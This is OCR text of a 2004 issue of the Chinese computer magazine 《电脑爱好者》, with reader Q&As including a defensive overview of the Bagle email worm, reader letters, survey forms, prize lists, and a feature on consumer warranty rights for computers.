经过以上修改，下次再有网友通过QQ给你发送网址，单击该链接就会弹出的一个“Internet Explorer兼容性模式”的提示窗口，提示你“开始在兼容性模式下运行，某些功能无法使用”，不用害怕，其实在兼容性模式下并不会影响正常浏览网页，选中“以后不再显示该对话框”复选框，然后单击“确定”按钮即可，接下来就会弹出一个IE窗口打开网页了。

3 防火墙可以防范所有病毒攻击吗

问：我常听人说防火墙这个概念，大概知道它是用来防范的一个安全设置。请问，用防火墙可以防止所有的病毒攻击吗？

答：防火墙是一个或一组系统，它在网络之间执行访问控制策略。一般来说，防火墙在配置上是防止来自“外部”世界未经授权的交互式登录的。这大大有助于防止破坏者登录到你网络中的计算机上。一些设计更为精巧的防火墙可以防止来自外部的传输流进入内部，但又允许内部的用户可以自由地与外部通信。如果你设置了防火墙的话，它可以保护你免受网络上任何类型的攻击。

防火墙不能有效地防范像病毒这类东西的入侵。在网络上传输二进制文件的编码方式太多了，并且有太多的不同的结构和病毒，因此不可能查找所有的病毒。换句话说，防火墙不可能将安全意识(Security-consciosness)交给用户一方。总之，防火墙不能防止数据驱动的攻击，即通过将某种东西邮寄或拷贝到内部主机中，然后它再在内部主机中运行的攻击。

对病毒十分忧虑的机构应当在整个机构范围内采取病毒控制措施。

4 清除“友好”的“恶鹰”病毒

问：近日，我收到许多主题为“HI”的看似十分友好的邮件，并都带有EXE类型的附件，收了这些邮件之后，我发现自己的电脑运行十分缓慢，我怀疑染了病毒，但用瑞星杀毒软件没有查出任何病毒。请问，这是怎么回事？该如何处理？

答：这是一种带有“恶鹰”病毒的邮件。由于该病毒是瑞星全球反病毒监测网在1月19日才截获的一个恶性蠕虫病毒，因此如果你的瑞星杀毒软件没有及时更新，就无法查出该病毒。

该病毒主要通过邮件传播，病毒所携带的附件大小一般在16KB左右，邮件正文为随机内容。该病毒并不会像”冲击波”病毒那样自动执行，而需要用户点击该邮件附件才会执行。病毒将一个名为BBEAGLE.EXE的病毒文件拷贝到系统目录下，并在注册表中写入一个键值，使得用户在每次开机后病毒就会自动运行。此外，该病毒还会连接特定网站以记录被感染的用户数量。

在该病毒传播前，首先会搜索特定扩展名的文件，如邮件地址簿文件、文本文件、网页类型文件等，从中分析提取邮件地址找到传播途径，此后通过自带的发送引擎自动对外发送病毒邮件。

该病毒还会在用户机器上建立一个后门，在6777端口上监听，使病毒作者可以在你机上执行他传来的任意程序。

此外，该病毒在发作时间上受到了一些限制，病毒发作前首先会检测用户计算机的系统时间，如果系统在2004年1月28日以前运行，则该病毒就会发作并感染，2004年1月28日以后不再启动，但是如果在2004年1月28日以前一直运行的话，它是不会自动退出的。

该病毒感染Windows 98/Me/2000/XP/2003。由于此病毒在感染时短时间内会大量发送带毒邮件，会对网络带宽造成一定的影响。同时该病毒还会搜索用户的硬盘文件，会严重消耗系统资源，使得计算机运行速度变慢。

具体应对办法是，在接收电子邮件的过程中，应提高警惕，不要轻易打开陌生邮件的附件。并随时关注瑞星网站的升级消息，及时升级你的杀毒软件和病毒库。

CF [SB04]



读编茶座

阳波:我是上海浦东的订户。贵社发行的2004年第三期《电脑爱好者》杂志，我时至今日没有收到。我想问一下这是为什么？

飞狼:您迫切希望早日看到《爱》刊的心情我们是深深理解的，因为小编也是从读者走过来的。有关发行时间我想在这里给您和关心这个问题的读者解释一下。我刊的发行一直是按既定时间正常进行的，上半月刊在每月的1日发行，下半月刊在每月15日发行。因为各地邮政子系统的运行环境和条件不同，所以刊物到达最终读者手中的时间也有所不同，最早的可能2～5天就能看到刊物，偏远地区的读者可能要等到10天半月甚至更长时间才能看到。另外，发行过程中也不排除因为某种特殊原因丢失的可能。如果您在正常时间内没有收到刊物，而您又是通过邮局订阅的，请通过您的收发部门与当地邮局联系查询；如果您是通过《电脑爱好者》邮购部邮购的，请直接联系邮购热线010-62161332或发邮件yougou@cfan.com.cn查询。

菲菲:我发现贵刊介绍新软件的篇幅太多，而介绍常用软件的东西越来越少。请问，有多少电脑用户有时间和兴趣去安装和卸载大量的新软件呢？又有多少用户在连经典工具都没有掌握的情况下去钻研那些替代品呢？贵刊编辑如何看待这一问题？

小特:感谢您指出我们的不足之处。在2004年已经出版的几期中，我们已经开始加大了对常用软件技巧介绍的篇幅，除了大文章外，“技巧E卡通”或《易精经》收录的也全部是常用软件的使用技巧。对于新软件，我们也尽量去找那些能够长期保留到用户电脑中的免费或功能独特强大的软件。另外，如果您在使用常用软件的过程中发现了什么技巧，非常欢迎给我们投稿。小特的软件栏目恭候大家光临指导。

Birder:请问编辑，现在给贵杂志投稿，电子信箱可有自动回复？我上个星期用126.com信箱发的信，到现在也没有回信。记得以前给您们投稿是有自动回复和初审通过回复的，否则我无法知道投稿信是否发送成功。请编辑关注一下，谢谢。

老安:老安首先代表各位编辑对没有能够及时得到回信的读者、作者致以歉意。因最近垃圾邮件携带病毒疯狂攻击，编辑信箱承受着巨大的垃圾邮件和病毒的冲击，邮件数量猛增，收信速度缓慢，而开启自动回复功能会带来更多的垃圾邮件，因此有的小编的邮箱不得已关闭了自动回复功能。不过，请大家相信，我们会在扫除垃圾邮件的同时，腾出更多的时间，尽可能地回复每一位作者和读者的电子邮件。希望大家继续支持我们的工作，通过电话、来信等多种渠道多提出宝贵意见和建议。谢谢大家对我们的厚爱和支持！

栗鸣:我订了全年的杂志，但订单找不到了，请问我能否得到VIP专刊？对此方法提出抗议！其实杂志大可以直接把专刊寄给全年订阅者，但我不明白为什么还要读者多花时间和精力去复印和邮寄订阅单呢？对此本人十分不理解！

@DEBUG:您的心情我们可以理解，但因为邮局没有把订阅单的详细信息授权给杂志社，我们只知道有多少人订阅了我们的刊物，不知道具体每一位订阅者是谁。也就是说，让读者寄来订单的目的是便于我们知道谁订阅了我们的杂志，以便据此发送VIP专刊给全年订户。所以，还得烦劳大家一下。希望大家能够理解。

毛毛:2004年全年的杂志我是直接向贵社邮购的，还用复印和邮寄订阅单吗？论坛上说不用，而杂志上说用，听谁的？

老安:也许是我们还没有解释清楚吧，其实论坛上和杂志上说的都是对的。用，是针对全年通过邮局订阅的读者；不用，是针对全年通过杂志社邮购部邮购的读者。您是全年邮购订户，我们邮购部已经有您的详细资料了，所以不用寄来清单了。如果某读者是全年邮局订户，因我们不知道他的通讯地址在哪里，所以需要他告诉我们详细联系信息和能够表明他是全年订户的凭证。这样就能保证两类全年订户都能收到我们赠送的VIP专刊了。麻烦了一些，是吧？！我们希望在下次类似的活动中一定能找出更好更方便的办法，希望大家不吝献策！

王侃:我从杂志上看到关于九州风神杯“CAN知识英雄”短信接龙闯关大赛的消息，我有些疑问。杂志里面说包月8元是怎么回事？我回复短信的时候怎么还在扣钱？另外，如果这个月不取消的话，下个月还会扣钱吗？

F-4:同您一样，许多读者都来电问及这个问题。本次活动的资费是8元钱包月的，没有任何附加费用，这一点我们是和电信方面反复确认了的。010-62501458这个号码是与我们合作的短信SP公司的客服电话，您可以让他们查一下明细单，如果确实存在这种情况，您可以选择退费或是退订此活动。

我们主办此次活动的初衷就是采用低资费的方式，给大家一个参与竞答活动的机会。如果您的问题短信SP公司或当地电信部门解决不了，可以选择拨打010-62161335-8011反映给我们，我们帮助您解决。


李晓忠:我今年65岁了，偶然的机会从小青年房客那里看到贵杂志，引起了我的兴趣。这两年来，我坚持零购《电脑爱好者》。2004年1月13日晚，翻阅过去的《电脑爱好者》，在2003年第23期杂志上的“创业＆就业”栏目看到《创业＆就业》一文，尽管已经是夜间12点，我还是反复看了两遍。于是找出2003年全部的杂志，才发现类似的文章贵刊已经发表过数篇，这说明，贵刊的编辑思想是领先的。我希望贵杂志，今后除了继续刊登这类文章外，还要深入介绍创业的经验、教训，最好能详细地介绍电脑制作的过程，便于读者仿制。另外，我想知道，哪些创业内容才符合“创业与就业”栏目的要求。


彬彬:“创业＆就业”栏目从2003年第11期开始创办以来，得到了读者朋友的大力支持。在此，非常感谢您写信给小编，并且通过邮件把您对本栏目的特别关注告诉了我，希望您能够继续支持我们的杂志。在信中，您为本栏目提出了非常好的建议，在以后的创业文章中我们一定注意把电脑制作的过程写清楚，不让对该创业项目有兴趣的读者朋友们失望。说到本栏目的内容要求，最好是和电脑有关的创业故事，并且有了成功创业的经验，能提供给读者朋友去借鉴参考。或者是曾经创业过，有很多创业方面的教训，也可以提供给小编，使将要创业的读者少走一些弯路，早日成功。

《电脑爱好者》2004年第5期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选31位热心评刊员，发给丰厚的奖品。





优秀奖1名

奖品：三诺N-21CA音箱

价值：168元

◆系统可配合个人电脑及VCD、CD、DVD、TV、AV等任何具有音频信号输出的设备使用。
◆音箱防磁设计，可配置在电脑显示器及电视机旁，不会造成干扰。
◆内置超重低音功率放大器，能满足您对低音的要求。
◆系统放音效果出众，低音澎湃震撼，中音明亮饱满，高音华丽清晰。
□公司电话：86-755-27718888
□公司网址：http://www.3nod.com.cn
感谢深圳市三诺电子有限公司提供产品赞助

三诺N-21CA音箱



纪念奖30名

奖品：《智能狂拼》软件1套

价值：38元

《智能狂拼》软件是北京中文之星数码科技有限公司推出的基于CLM(中文语言模型)技术的整句拼音输入软件。和市场上的传统拼音输入法相比，它最大的特点是实现了"汉语整句输入"，输入的平均准确率能达到95%左右，能提高人们的工作效率至少30%以上。
□公司电话：010－68435995
□公司网址：http://www.cstar.com.cn
感谢北京中文之星数码科技有限公司提供产品赞助

智能狂拼

■个人资料

姓名____________　出生日期______________　性别________　文化程度________

职业____________　联系电话__________　通讯地址______________________

邮政编码__________　Email______________________________　QQ__________

■本期文章评价

(请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择"喜欢"或"不喜欢"；如不关注此栏目，只选择"不关注"即可。)

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好　□较好　□一般　□较差　□很差

2.本期与前几期的比较:□比以前好　□与以前差不多　□不如以前

3.本期杂志的总体难度:□太简单　□还可以　□比较适中　□有点难　□太难

■网络专题调查

1.您心目中的网络栏目应该是什么样的架构与选题安排？______________________

2.您是否喜欢网络栏目的《小渔的拉网小调》？有什么好的建议和意见？______________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京9615信箱(邮编:100086)　《电脑爱好者》编辑部/评刊2004年第5期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn　评刊截止日期2004年4月1日(以邮戳为准)

《电脑爱好者》作者资源调查

为了进一步提高《电脑爱好者》的刊物质量,培养一支优秀的写作队伍,促进电脑爱好者写作水平的提升,为IT界培养更多的合格人才,《电脑爱好者》编辑部举办作者资源调查活动。活动的意义在于:

1. 参与调查的作者有机会成为《电脑爱好者》特约作者;
2. 便于作者与编辑之间进行联络,并及时了解选题信息;
3. 便于作者有的放矢地向编辑约定相关选题的稿件;
4. 作者可优先获得我们赠送的活动纪念品和奖品;
5. 作者可免费享受我们举办的一些作者培训活动;
6. 作者有机会被邀请参加我们举办的一些联谊活动。

《电脑爱好者》作者资源调查登记表

姓名		性别		年龄		职业		常用笔名	
电话		手机		E-mail				QQ	
通讯地址						邮编		MSN	
擅长写作范围									
作者类型选择(从下表选择您属于哪个类型的作者,在表格前面打"√")									
( )	●我是《电脑爱好者》的老作者,一向在不间断到为你们供稿。								
( )	●我是《电脑爱好者》的老作者,曾经投过稿,因某些原因现在中断。								
( )	●我是《电脑爱好者》的新作者,最近刚开始投稿。								
( )	●我为其他电脑媒体投过稿,我也愿意为《电脑爱好者》投稿。								
( )	●我是《电脑爱好者》的老读者,时常有东西想写,只是勇气不够还没有付诸行动。								

地址:北京9615信箱《电脑爱好者》编辑部 "作者调查" 收 邮编:100086

说明:调查表也可以邮件形式直接发往 hotline@cfan.com.cn 读编交流信箱。

《由0晋身200%硬件高手》有奖调查中奖名单

一等奖: 陈 红(广东)

二等奖: 周 彦(黑龙江)

三等奖: 王艳明(吉林) 林 珩(福建) 王建伟(内蒙古) 李文强(广西) 吴业峰(吉林) 林景祥(东莞) 赵 斌(河北) 高 岩(上海) 陈 峰(河南) 杨 睿(辽宁) 彭治国(湖南) 黄立辉(广州) 刘 朔(北京) 陈 尧(河北) 王 强(湖北)

重 要 声 明

1.作者向本社投稿后,三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式),可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明,否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费,稿费以版面字数计算,每千字不低于100元,此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议,请事先声明。

5.本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点,我们无法保证这些网站(主页)今后不含非法内容(链接),读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明:本刊所刊其撰写之作品,未经本社许可,不得转载、摘编。

读者是上帝 服务我先行

为了更好地服务于广大读者,使其能够获得更人性化、更便捷的服务,电脑爱好者发行中心推出了如下特色服务:

1.挂牌服务

如果读者有邮购方面的问题,请拨打邮购热线62161332,每次负责接听电话的工作人员都会提供其编号,请读者记清这个编号,以后有问题的话可以直接与该编号的人员咨询,以使得读者可以获得更快捷的服务。

总机:62161330、35、36、37

分机:8616 编号:7号;

分机:8058 编号:3号

分机:8071 编号:2号

热线电话咨询时间:周一到周五,9:00~16:30

2.邮购加速服务

邮购的过程是这样的,收到读者汇款后3天之内杂志社将读者所邮购的产品发出,发出后到达读者手中的时间主要取决于中国邮政系统的速度,各地有所不同,杂志社不能控制这个时间。

为了能够加快邮寄的速度,杂志社推出了"汇款预存法",也就是,读者可以预存一定的金额,每次有需要的图书时,可以通过电话、电子邮件与杂志社取得联系,告知想要邮购的图书的名称即可。这样做免去了读者每次汇款都要到邮局的时间,也免去了杂志社等待读者汇款的时间,可以大大加快图书、杂志的邮寄速度。

3.零售法

如果读者想非常快地买到自己所需要的图书、杂志,可以直接来杂志社购买,杂志社地址:北京科技会展中心1号楼A座21层A户(双安商场西测,肯德基所属大楼即为北京科技会展中心),工作时间:周一到周五,9:00~16:30。热线电话:62161332、82515474。

另外,也可以直接到就近的报刊亭、邮局购买。

读者注意事项:

1.汇款时请务必仔细填写汇款人详细的地址、姓名、邮编,以免得杂志社收到错误的汇款单,从而影响邮购产品的发送。

2.邮购全年杂志要经过邮政系统,每年的1、2、3月受到元旦、春节等影响,邮寄速度一般较慢,且存在一定的丢失情况。如有误,请与热线电话联系。

3.读者在汇款时,最好留下联系电话,如果有问题,杂志社可以直接联系。

热心评刊员公布

以下33位读者被评为2004年第1期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

一等奖1名(奖品为冲击波SS-4101音箱1台)

黄宁 河北省武邑县肖桥头镇人民政府 053402

二等奖2名(奖品为轻骑兵V1.0音箱1台)

樊志国 新疆和静县69225部队54分队 841300

严长虹 四川省宜宾市翠屏区象鼻中学 644012

三等奖30名(奖品为九州风神摩幻之窗散热器 1个)

李世成(福建) 原振乾(大连) 过宏毅(无锡) 陈 与(福建) 王建兵(吉林) 贺援凯(黑龙江)
鹿 岐(上海) 王润任(江西) 唐海欧(北京) 张继军(吉林) 柴凤鸣(新疆) 樊月彤(黑龙江)
王秀峰(辽宁) 李 军(浙江) 刘 涛(甘肃) 张广明(广东) 张融荟(吉林) 许再兴(西藏)
吕辉凌(福建) 马全福(甘肃) 过鹏程(江苏) 白文利(甘肃) 杨炜杰(广东) 叶永鑫(福建)
刘 洋(辽宁)㊣ 允君良(陕西)㊣ 张松森(浙江)㊣ 刘少伟(河北)㊣ 罗 刚(四川)㊣ 鲍小娜(福建)㊣

最佳文章公布

2004年第1期优秀文章

第一名:"系统应用"栏目《其实你不懂我的心—由0晋身200%注册表高手》作者:**自由风工作室 徐海斌 武金刚**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"特别话题"栏目《我是警察 最神秘的警察——网络警察》作者INP获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"实用软件"栏目《一盘在手,装遍天下-自制《装机一条龙》工具盘》作者:**马赛克 王嘉牧 周明宸**获得200元奖金和《电脑爱好者》荣誉证书。

掀起你的盖头来——精研电脑"三包"

■ 本刊记者 张健

一、综述

随着市场经济改革不断深入，在日臻完美的"生产→流通→消费→再生产"产业循环当中，电脑消费环节越来越受到人们的关注。随着人们应用信息技术水平的提高，电脑消费已经不像它刚诞生时那样高深莫测。现在，很少人会为了是否值得购买一台电脑而犹豫不决，关注的热点也由"如何采购电脑"慢慢过渡到了"质量保证、售后服务、消费权益维护"等成熟消费领域关注的焦点问题上。这些问题成为焦点不足为奇，因为作为一种成熟的商品进入流通领域后，随着消费群体的壮大和成熟，一些原来没有涉及或者是很少涉及的问题自然会暴露出来。问题暴露并不可怕，出现问题后，从生产者到经营者如何解决，给消费者一个满意的答复，才是问题的核心。今天，又是一年一度的3·15消费者权益日，我们就来探讨电脑消费领域中的各种"疑难杂症"应该如何解决。借此帮助那些正在维权的消费者，也为没有出现问题的消费者提个醒儿。

二、经典案例回顾

曾几何时，出离愤怒的消费者先后把生产、销售电脑这种"高档、高技术"产品的"上流"厂商和经销商推上被告席，甚至大有除之而后快的味道，但这些事件的结局却不如他们所愿。不信请看下面的案例回顾：

东芝也"钻"法律空子

1999年，两名美国的东芝笔记本电脑用户向得克萨斯地方法院提出集体诉讼，理由是该产品"内置的FDC（软盘控制器）半导体微码有瑕疵，存在引起存盘错误而导致数据破坏的可能性。"最后东芝不得不与原告达成和解，以代物券的形式支付给五十万美国用户高达十亿美元的巨额赔偿。

事隔半年之后，成都和北京的用户先后以同一理由向东芝中国区总代理公司索赔。然而东芝代表回答说，由于中国和美国的法律存在差异，中国用户不能获得相同的赔偿。这一说法激起了中国消费者的抗议。最后，东芝也只同意向有需要的中国用户免费提供"补丁"软件，用以消除隐患。

戴尔报价"错误"引纠纷

2003年5月，戴尔发现内部直销报价系统出现错误，150多个定单的报价产生误差。随后该公司采取各种办法期望收回合同。但客户中的上海智启计算机科技有限公司却拒绝了戴尔的召回要求，坚持以戴尔第一次提供的报价成交。于是，一个在中国销售额近200亿人民币的跨国IT巨头与一个刚注册两个月的公司步入了法庭诉讼的边缘。

类似事件在国外也屡有发生，但结果却大相径庭！2001年2月，戴尔公司在新加坡、香港和马来西亚等地的网站上，曾把型号为Inspiron 3800 C600ST的笔记本电脑定价由1338美元误报为123美元。当时的报道称，戴尔最终以123美元的价格向订货人提供了该型号的笔记本电脑。而在本次事件中，上海智启和其他用户并未获得同等待遇。

在这两个事件中，中外消费者之所以无法享受到同等的待遇，主要原因还是我们国家的相关法律还不够完善，以至于消费者的权益缺乏一个明确的法律条文来保护。这一点使很多消费者都痛心疾首，但法律的制定和完善需要一个漫长的过程。对于我们消费者来说，目前更重要的是了解能保护我们的现行法律法规，从而明确地了解我们享有的权利。这样才能帮助我们更好地享受应得的服务。

2002年9月1日，一项对电脑消费者意义重大的规定开始正式实施。它就是《微型计算机商品修理更换退货责任规定》（下面简称《规定》），即著名的电脑"三包规定"。"三包规定"作为《中华人民共和国消费者权益保护法》在电脑消费领域的实施细则，明确了包括生产厂商、经销商、消费者以及维权机构的权利和义务。下面，我们就和苏蓓律师一起来一一解读《规定》赋予我们消费者、电脑生产者以及销售者的权利和义务。

苏蓓，中国政法大学法学硕士，经济法专业公司法方向，主要作品有《浅谈知名人物商品化权》、《浅谈新商标法对地理标志的保护》等。

三、"三包"问题之经销商篇

电脑三包问题的核心是围绕经销商和生产厂商的售后服务。既然是重点，我们就来首先关注一下吧。

问题一 水货能否享受三包？

熟悉电脑市场的朋友对水货的存在并不陌生。随意走进一家笔记本电脑专卖店，当你询问某种笔记本电脑的价格时，营业员很快就会直接发问："要行货还是水货？"水货比行货动则便宜上千元。我们暂不说水货的进货渠道是否正当，单看水货"质优价廉"的特性就能吸引不少消费者的目光。那么，购买水货能否享受三包呢？

苏律师提示：水货产品多没有正规销售发票和规范的三包凭证。根据《规定》，***销售者销售时应当说明微型计算机商品配置，开箱检验，正确调试，保证商品符合产品使用说明明示的配置和产品质量状况。明示三包有效期，提供三包凭证、有效发货票、产品合格证和产品使用说明；三包凭证应当按本规定《微型计算机商品三包凭证》要求准确完整地填写，并加盖销售者印章；有效发货票应当注明商品商标及型号、销售日期、销售者印章、金额等内容。***也就是说，无三包凭证，无论经销商如何承诺，当消费者真正遇到问题时，也享受不到或者不能完全享受三包规定的保护。

问题二 随机软件多不见得是好事！

解读《规定》，记者发现对于随机销售的软件也有明确的规定。规定指出，***预装软件、随机销售和随机赠送的软件应当明示软件名称、版本、使用有效期、生产者名称；不得销售盗版软件；不得赠送盗版软件。***如果用户因为盗版软件出了问题向厂商咨询，一般厂商会为用户提供帮助性技巧，但不会直接为其解决问题，否则，就是支持用户使用盗版软件。《规定》中明确规定：***因使用盗版软件造成电脑损坏的，生产者可以不承担相关责任。***苏律师建议，消费者购机时，不要贪图便宜默许商家安装盗版软件，而应该坚持使用正版软件，以维护自身合法权益。

问题三 软件也属电脑三包范畴？

众所周知，目前我们购买电脑产品（尤其是电脑配件）的时候，由于种种原因，经销商往往会回避开具发票。而当我们向厂商要求实现三包的时候，许多的实例告诉我们，没有发票似乎很难维护自己的权利。

对此，苏律师提示：在三包有效期内，消费者凭发货票和三包凭证办理修理、换货、退货。如果消费者丢失发货票和三包凭证，但能够证明该微型计算机商品在三包有效期内，销售者、修理者、生产者应当按照本规定负责修理、更换。因此，发票并不是确认我们拥有权利的惟一凭证。至少，我们在购买后，要及时填写三包凭证，以保证自己购买的电脑产品有一个合法的身份！

四、三包问题之售后服务篇

电脑买到手，消费者最担心的多是怕电脑出现问题。相对于厂商和经销商来说，单个消费者无疑成为“弱势”群体的代表。因此，在售后服务领域，三包规定丝毫没有放过每一个细节。解读《规定》，记者最深的感触就是如果《规定》中所有条款均被厂商和经销商履行，那么很多售后服务领域中的争端就不会发生。不过，发生了也不可怕，下面的一些典型案例相信会对你有所启发。

问题四 消费者要求退货能实现吗？

为调查售后服务真实情况，记者向几家厂商售后服务中心索要了几份投诉记录，上面记载着消费者投诉的原因以及经销商和生产者对事件的分析和解决方法。记者注意到，这几份记录上消费者都有退货要求，但最后解决的方法基本都是更换或维修出问题的部件，然后消费者再使用并观察一段时间，如果再次出现问题才予以退货。

对此，大多数电脑用户不理解或比较反感，但售后服务中心的做法是有它的根据的。7日作为分割，***自售出之日起7日内，电脑主机、外设商品出现三包规定中《微型计算机商品性能故障表》(见表1)所列性能故障时，消费者可以选择退货、换货或者修理。***超过7日的呢？我们不妨举例说明。以台式电脑主机为例，***如果在产品使用说明书规定状态下，经维护不能正常启动、死机的，经过两次维修后，仍不能解决故障时，或者为消费者两次更换新主机后，仍出现问题的，消费者可以要求退货。***

问题五 退货不是免费的吗？

有一点提醒大家注意的，还是以7日为限，7日内出现问题，退货是免费的。超过7日，8日到15日内出现问题，经销商只有免费更换、修理的义务。超过15日，

表1 微型计算机商品性能故障表（节选）

商品名称	性能故障
台式微型机主机	在产品使用说明书规定状态下，经维护不能正常启动、死机。
显示器	1.正常加电，电源提示灯亮后无显示图像。 2.显示器图像不能同步，画面扭曲、摆动、撕裂。 3.显示器图像亮度不可调。 4.显示器图像缺色。 5.显示屏白斑、花斑。
喷墨打印机	1.打印机不上纸。 2.喷头不能定位、归位。 3.由非消耗品引起的断线、漏字、缺色。
光盘刻录机	不能刻录产品使用说明规定的光盘。
数码相机	1.显示器无显示。 2.功能键失效。 3.专用电池容量低于标称用量80%。 4.接口故障。 5.照片缺色、偏色、色斑、色阶。 6.存储容量达不到标称值。 7.重现的死机。 8.拍不上照片。 9.机械故障。
内存条	不能正常工作。
硬盘驱动器	不能正常格式化。
光盘驱动器	不能读符合产品使用说明要求的光盘。
主板	在产品使用说明规定状态下，不能启动。
CPU	不能正常工作。
其他功能扩展卡	不能正常工作。
声卡	安装后无声音。
显示卡	1.安装后不能正常显示图象。 2.图像色彩分辨率达不到产品使用说明书明示的技术标准要求。
软件产品	1.硬件系统标准配置情况下不能正常工作。 2.不支持产品使用说明书明示支持的产品及系统。

如果在三包期限内，如果您所购买的设备出现问题，**经两次修理不能解决，更换两次后仍出现问题的，销售者可以提供同型号同规格的商品；但如果消费者不愿意换货而要求退货的，销售者应当予以退货，并按本规定收取折旧费。折旧费的收取要符合《实施三包的微型计算机商品目录》（见表2）。折旧费的计算日期自开具发货票之日起，至退货之日止，其中应当扣除修理占用和待修的时间。**

问题六 何为维修记录？

杨先生前不久买了一台颇有名气的品牌机，使用没几天，多次死机后完全陷于瘫痪。预约多天后维修人员上门服务时，他本人不在家。下班后他问起电脑到底出了什么问题时，14岁的儿子说换了个硬盘，换下的带回去检查了。维修人员说，如果不再出现问题，就说明是硬盘坏了。至于所换的硬盘是什么样的、能否达到原来的配置等等一概不知。维修记录也没有。

苏律师提示：《规定》指出，修理者应**认真、如实、完整地填写维修记录，记录故障、修理情况和修理后的质量状况，向消费者当面交验修理好的微型计算机商品和维修记录。**维修记录不可小觑，它不仅仅是让消费者对商品的质量问题及维修情况知情，而且涉及到三包有效期内对整机、主要部件的更换等消费者合法权益的兑现。《规定》第十三条指出：**经两次修理，仍不能正常使用的，凭修理者提供的修理记录，由销售者负责免费为消费者调换同型号同规格的商品**；第二十二条：**更换主要部件时，应当使用新的主要部件。更换后的主要部件三包有效期自更换之日起重新计算，记录在维修记录的维修情况一栏中**；第二十四条：**在三包有效期内，因生产者未供应零配件，自送修之日起超过60日未修好的，修理者应当在修理状况中注明，凭发货票和修理者提供的修理记录由销售者负责为消费者调换同规格同型号商品。**那些因不熟悉维修记录而忽视这个环节的消费者，一定要注意索要填写详实的维修记录。

五、三包问题之厂商篇

电脑三包考验经销商，更考验提供产品并负责产品维护的国内外电脑厂商。其中，对将售后服务外包给第三方式的厂商，《规定》的出台对他们来说无疑是一种挑战。标称自己的服务如何周到也好，认为"三包规定"带来挑战也好，都必须经过市场的洗礼。《规定》已经实施一年半了，他们是如何履行自己的承诺的呢？又是如何解决纷至沓来的修理、换货和退货要求的呢？

问题七 电脑"三包"遭遇备件尴尬

在某品牌举行的用户座谈会上，广州机床厂的一位用户说，"你们的服务什么都好，就是备件有问题。我的电脑坏了一个DVD-ROM，维修人员告诉我要到北京调备件，需要两个星期的时间。"记者同事的国外著名品牌的笔记本电脑送入该品牌的维修中心已近三个月却迟迟不能修好，原因在于"该型号笔记本的主板要从新加坡调货"。按照维修方的说法，这位同事的电脑至少要在送修后3个半月才能修好。

苏律师提示：自《规定》实施以来，备件问题已经成为了电脑售后服务中的一大焦点问题。《规定》指出：**因修理者自身原因使修理期超过30日的，凭发货票和修理记录，由销售者负责为消费者调换同规格同型号商品。但规定也考虑到厂商的实际困难，因生产者未供应零配件，自送修之日起超过60日未修好的，修理者应当在修理状况中注明，凭发货票和修理者提供的修理记录由销售者负责为消费者调换同规格同型号商品。**

事实上，这个条文却时常被厂商和经销商用来相互推卸责任，最终导致消费者权利得不到落实。对此，厂商应该根据市场行情，早日建立完备的备件应急处理系统，调配在各个配件中心的配件储备。毕竟服务"上帝"的理念不是一句空头支票，否则因此引发的争议和官司将会严重损害厂商在消费者心目中的形象。

问题八 厂商在售后条款上"玩文字游戏"

买电脑虽说不是难事，但让每一个消费者掌握电脑配置的每一个细节根本不现实。有些厂商更是"知难而上"，在售后服务条款上跟消费者玩起了"文字游戏"。保修期内不给消费者应有的承诺，一有问题经销商、厂家相互推诿。有一些品牌电脑厂商利用自设"三包"条

表2 实施三包的微型计算机商品目录（节选）

名称		三包有效期		主要部件名称	折旧率(日)%	备注
		整机	主要部件			
主机	台式微型机主机	1	2	主板、CPU、内存、硬盘驱动器、电源、显示器	0.25	
	笔记本微型机	1	1	主板、CPU、内存、硬盘驱动器、键盘、显示屏、电源适配器	0.25	
外设	显示器	1			0.25	含液晶显示器
	喷墨打印机	1			0.25	
主机	数码相机	1	1	专用充电电池、存储卡	0.25	
选购件	主板	1				
	网卡	1				

先飞的鸟

flanker

讲述小编自己的故事……

前几天朋友聚会，杯盏耳欢的时候话题自然转移到了电脑。一人说电脑方面不是他擅长的，那么多软件就会用 PowerPoint。这时另一技术大拿迫不及待地跳将出来，开始发表一段我们都能背下来的教育观点。诸如国民素质提高、入世、地球村和互联网时代等大帽子一盏接着一盏地扣下来，连我这个旁听者都有些招架不住。

电脑到底是个什么东西？那要看对象是谁。如果只是为了工作，那它对你来说就是工具，一个多功能复杂的、带点智能的机器。只会PowerPoint没什么羞于启齿的。用这个能为你推销、展示产品带来方便的话，那很好，证明你很善用这个“高科技”工具。反过来说，你是个大拿，但并不意味着你能不屑于别人的应用选择。当然更不能仗着技术压人，把自己的观点强加在别人身上。

